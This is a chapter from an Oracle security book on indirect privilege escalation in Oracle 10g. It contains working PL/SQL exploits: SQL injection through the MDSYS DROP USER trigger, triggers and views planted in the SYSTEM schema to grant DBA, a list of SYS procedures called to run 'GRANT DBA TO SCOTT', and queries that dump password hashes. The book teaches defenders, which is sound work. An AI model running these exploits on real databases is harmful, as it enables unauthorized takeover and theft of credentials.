CHAPTER

7

Indirect Privilege Escalation (a chapter from the Oracle Hacker's Handbook, David Litchfield, published by Wiley)

A Hop, a Step, and a Jump: Getting DBA Privileges Indirectly

What happens in those cases where there's a bug in code owned by a non-DBA user? Is it still possible to exploit that bug and gain DBA privileges? Well, the answer to that depends on a variety of factors, such as what privileges the vulnerable user actually has. In this chapter, we'll examine how some privileges can be abused to gain DBA privileges; and, as you'll see, some are easier than others. Continuing from the last chapter, we'll look at the `CREATE ANY TRIGGER` privilege first. In fact, many of the `CREATE ANY` privileges mean you're one step away from DBA privileges, but you'll also see how even just the `CREATE PROCEDURE` privilege can often lead to DBA.

Getting DBA from CREATE ANY TRIGGER

Using the example from the last chapter, assume you have an account, MDSYS, which owns a trigger that is vulnerable to SQL injection. On 10g Release 2, MDSYS is not a DBA but it does have the `CREATE ANY TRIGGER` system privilege. This can be leveraged to gain DBA privileges. As you will have guessed, or already knew, the `CREATE ANY TRIGGER` privilege allows the grantee to create a trigger in any schema, with the only restriction being that triggers can't be placed on objects owned by SYS. The process of getting from CREATE ANY TRIGGER to DBA is as follows.

First, you determine who are DBAs on the system and what tables or views they own from which PUBLIC can insert, update, or delete. The SYSTEM user provides a good example. By default, it's a DBA and it owns a number of tables that PUBLIC can perform DML operations against. Once the DBAs are found, you create a trigger in their schema for that table and then perform the DML operation that's set to fire it. What goes inside the trigger is the key, as the trigger executes with the privileges of the owner; in the case of SYSTEM, you need to get the trigger to execute a procedure you've created as AUTHID CURRENT_USER. Whatever you want to do, as SYSTEM, goes into this procedure. Let's look at the MDSYS example.


The MDSYS.SDO_DROP_USER_BEFORE trigger executes when the drop user command is executed. In addition, because the trigger is a "before" trigger—and therefore fires before any action is taken—the user being dropped does not have to exist, and the user issuing the command doesn't have to have the privileges to drop a user. Therefore, anyone can issue DROP USER FOO and the trigger will fire in the background. If you look at the SDO_DROP_USER_BEFORE trigger, you can see it executes the following:

```
EXECUTE IMMEDIATE
          'begin ' ||
            'mdsys.rdf_apis_internal.' ||
            'notify_drop_user(''' || dictionary_obj_name || '''); ' ||
          'end;';
```

Here, dictionary_obj_name is the user being dropped. It is possible to inject arbitrary PL/SQL here, as shown in the following example:

```
SQL> connect scott/tiger
Connected.
SQL> set serveroutput on
SQL>
SQL> drop user "uu');dbms_output.put_line('AA";
AA
drop user "uu');dbms_output.put_line('AA"
          *
ERROR at line 1:
ORA-01918: user 'uu');dbms_output.put_line('AA' does not exist
```

Note the AA on the sixth line. This is the output from injecting DBMS_OUTPUT.PUT_LINE('AA into the DROP USER statement. Now let's move on and get DBA privileges from this as described earlier. We'll inject a procedure that creates a trigger on the SYSTEM.OL$ table, which PUBLIC has the permissions to INSERT into. Once created, you insert into the OL$ table, firing the trigger and getting DBA privileges. The diagram below depicts the flow of the attack:



```
connect scott/tiger
set serveroutput on

-- this procedure will grant scott dba privs
-- it will be executed from the trigger we're
-- about to create in the SYSTEM schema
-- on the OL$ table

create or replace procedure z authid current_user is
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
END;
/
grant execute on Z to public;

-- This is the function that creates the trigger
-- This will be called from the procedure we inject

create or replace function tcf return varchar2 authid current_user  is
PRAGMA AUTONOMOUS_TRANSACTION;
STMT VARCHAR2(400):= 'create or replace trigger'
||' system.the_trigger '
||' before insert on '
||' system.OL$ '
||' DECLARE msg VARCHAR2(30); BEGIN SCOTT.Z; dbms_output.put_line(''aa'');
end the_trigger;';
BEGIN
EXECUTE IMMEDIATE STMT;
COMMIT;
RETURN 'SUCCESS';
END;
/
grant execute on tcf to public;
```

```
-- this is the procedure we inject into the drop user statement

create or replace procedure g(v varchar2) authid current_user is
BEGIN
dbms_output.put_line(scott.tcf);
END;
/
grant execute on g to public;

-- now we launch it all

drop user "');scott.g('";

-- The trigger should be created now
-- Time to fire it and get dba privs

insert into system.OL$ (OL_NAME) VALUES ('OWNED!');

connect scott/tiger
set serveroutput on
SELECT USERNAME,PASSWORD FROM DBA_USERS;
DROP TRIGGER SYSTEM.THE_TRIGGER;
```

Getting DBA from CREATE ANY VIEW

You can exploit `CREATE ANY VIEW` in a similar manner. By default, on 10g Release 2 the only user granted this privilege is SYS; and if you can inject SQL into a SYS procedure, then you're already DBA anyway. For illustration purposes, let's assume a test user with this privilege and create a vulnerable procedure:

```
connect / as sysdba
create user vtest identified by vtest;
grant create session to vtest;
grant create any view to vtest;
grant create procedure to vtest;

-- now connect as vtest
connect vtest/vtest
set serveroutput on
-- create a vulnerable procedure
create or replace procedure vproc (vt varchar2) is
stmt varchar2(200);
num number;
begin
stmt:='select count(*) from ' || vt;
execute immediate stmt into num;
dbms_output.put_line(num);
end;
/
grant execute on vproc to public;
-- test it
exec vproc('ALL_OBJECTS');
```

With our vulnerable procedure and test user with the `CREATE ANY VIEW` privilege in place, let's set about exploiting this to gain DBA privileges.

We need to create the view in the schema of a DBA and then somehow get a high-privilege user to access this view. This second part might sound difficult but it's really not. Hundreds of instances of procedures owned by SYS take the name of a view or table as a parameter, which it then accesses. For demonstration purposes, let's save time and quickly create our own—ensuring that it is not vulnerable to SQL injection by using the `DBMS_ASSERT.QUALIFIED_SQL_NAME` function:


```
connect / as sysdba
create or replace procedure sproc (vt varchar2) is
stmt varchar2(200);
num number;
begin
stmt:='select count(*) from ' || dbms_assert.qualified_sql_name( vt );
execute immediate stmt into num;
dbms_output.put_line(num);
end;
/
grant execute on sproc to public;
```

Okay, now down to getting DBA privileges. What we'll do is inject into the `VTEST.VPROC` procedure a procedure of our own that creates a view in the SYSTEM schema. We choose the SYSTEM schema here because the `CREATE ANY VIEW` privilege won't allow us to create a view in the SYS schema. The view we create will call a function that we own, and we place our final code to get DBA privileges in here. When we access the view via the `SYS.SPROC` procedure, this function will be executed, granting us DBA privileges (see Figure 7-1):

```
connect scott/tiger

-- create the function that will be called from the view
-- and grants us DBA privileges

create or replace function get_dba return number authid current_user is
pragma autonomous_transaction;
begin
execute immediate 'grant dba to scott';
commit;
return 1;
end;
/
grant execute on get_dba to public;

-- create the function that we'll inject into VTEST.VPROC
-- and creates a view in the SYSTEM schema which calls
-- our get_dba function

create or replace function create_the_view return number authid current_user is
pragma autonomous_transaction;
begin
execute immediate 'create or replace view system.the_sysview (val) as select 1 from
dual where scott.get_dba()=1';
commit;
return 1;
end;
/
```

```
grant execute on create_the_view to public;

-- now inject the create_the_view function into VTEST.VPROC

exec vtest.vproc('ALL_OBJECTS where scott.create_the_view() = 1--');

-- The view should now be created
-- All that's left to do is get our dba privs

exec sys.sproc('SYSTEM.THE_SYSVIEW');

-- now claim our newly issued privileges
set role dba
-- and use them
select username, password from sys.dba_users;
```

The diagram below depicts the flow of attack graphically:



Getting DBA from EXECUTE ANY PROCEDURE

I barely need to explain this one. Needless to say, when users with this privilege can find a procedure owned by SYS that executes arbitrary SQL, they can gain DBA instantly. There are quite a few such procedures, as shown here:

```
EXEC SYS.LTADM.EXECSQL('GRANT DBA TO SCOTT');
EXEC SYS.LTADM.EXECSQLAUTO('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_PRVTAQIM.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_STREAMS_RPC.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_AQADM_SYS.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_STREAMS_ADM_UTL.EXECUTE_SQL_STRING('GRANT DBA TO SCOTT');
EXEC SYS.INITJVMAUX.EXEC('GRANT DBA TO SCOTT',TRUE);
EXEC SYS.DBMS_REPACT_SQL_UTL.DO_SQL('GRANT DBA TO SCOTT',TRUE);
EXEC SYS.DBMS_AQADM_SYSCALLS.KWQA_3GL_EXECUTESTMT('begin null; end;');
```

Getting DBA from Just CREATE PROCEDURE

Okay—here’s the problem. We’ve found a SQL injection flaw in a package owned by a user who has very few privileges. Accounts such as OLAPSYS, MDSYS, DBSNMP, and ORDSYS are granted the `create procedure` privilege. Thus, if they change one of their procedures on which another procedure owned by someone else depends, then they can begin to execute code as that other user. If that user is not a DBA, then you’re at least one step closer. For example, the `VALIDATE_CONTEXT` procedure owned by SYS depends on the DRUE package owned by CTXSYS. If CTXSYS changes this package and places exploit code in it, then CTXSYS can gain DBA privileges. Thus, if CTXSYS owns a PUBLIC executable procedure that’s vulnerable to SQL injection, then it’s possible to gain DBA privileges. As it happens, on 10g Release 2 CTXSYS does not have this privilege, but you get the idea. To see which procedure depends on what, examine the `DBA_DEPENDENCIES` view.

Wrapping Up

In addition to the privileges presented here, many other privileges can be leveraged to gain DBA privileges. The few described in this chapter should give you an understanding of the process. You can see that even lesser privileges can eventually lead to an attacker gaining DBA privileges, but it is certainly more difficult and not a foregone conclusion. In Oracle, a user who has the `CREATE ANY` *x* privilege can trivially gain DBA privileges, however. As such, it is highly recommended that the number of users granted such privileges be highly restricted, and given only as a strict business requirement.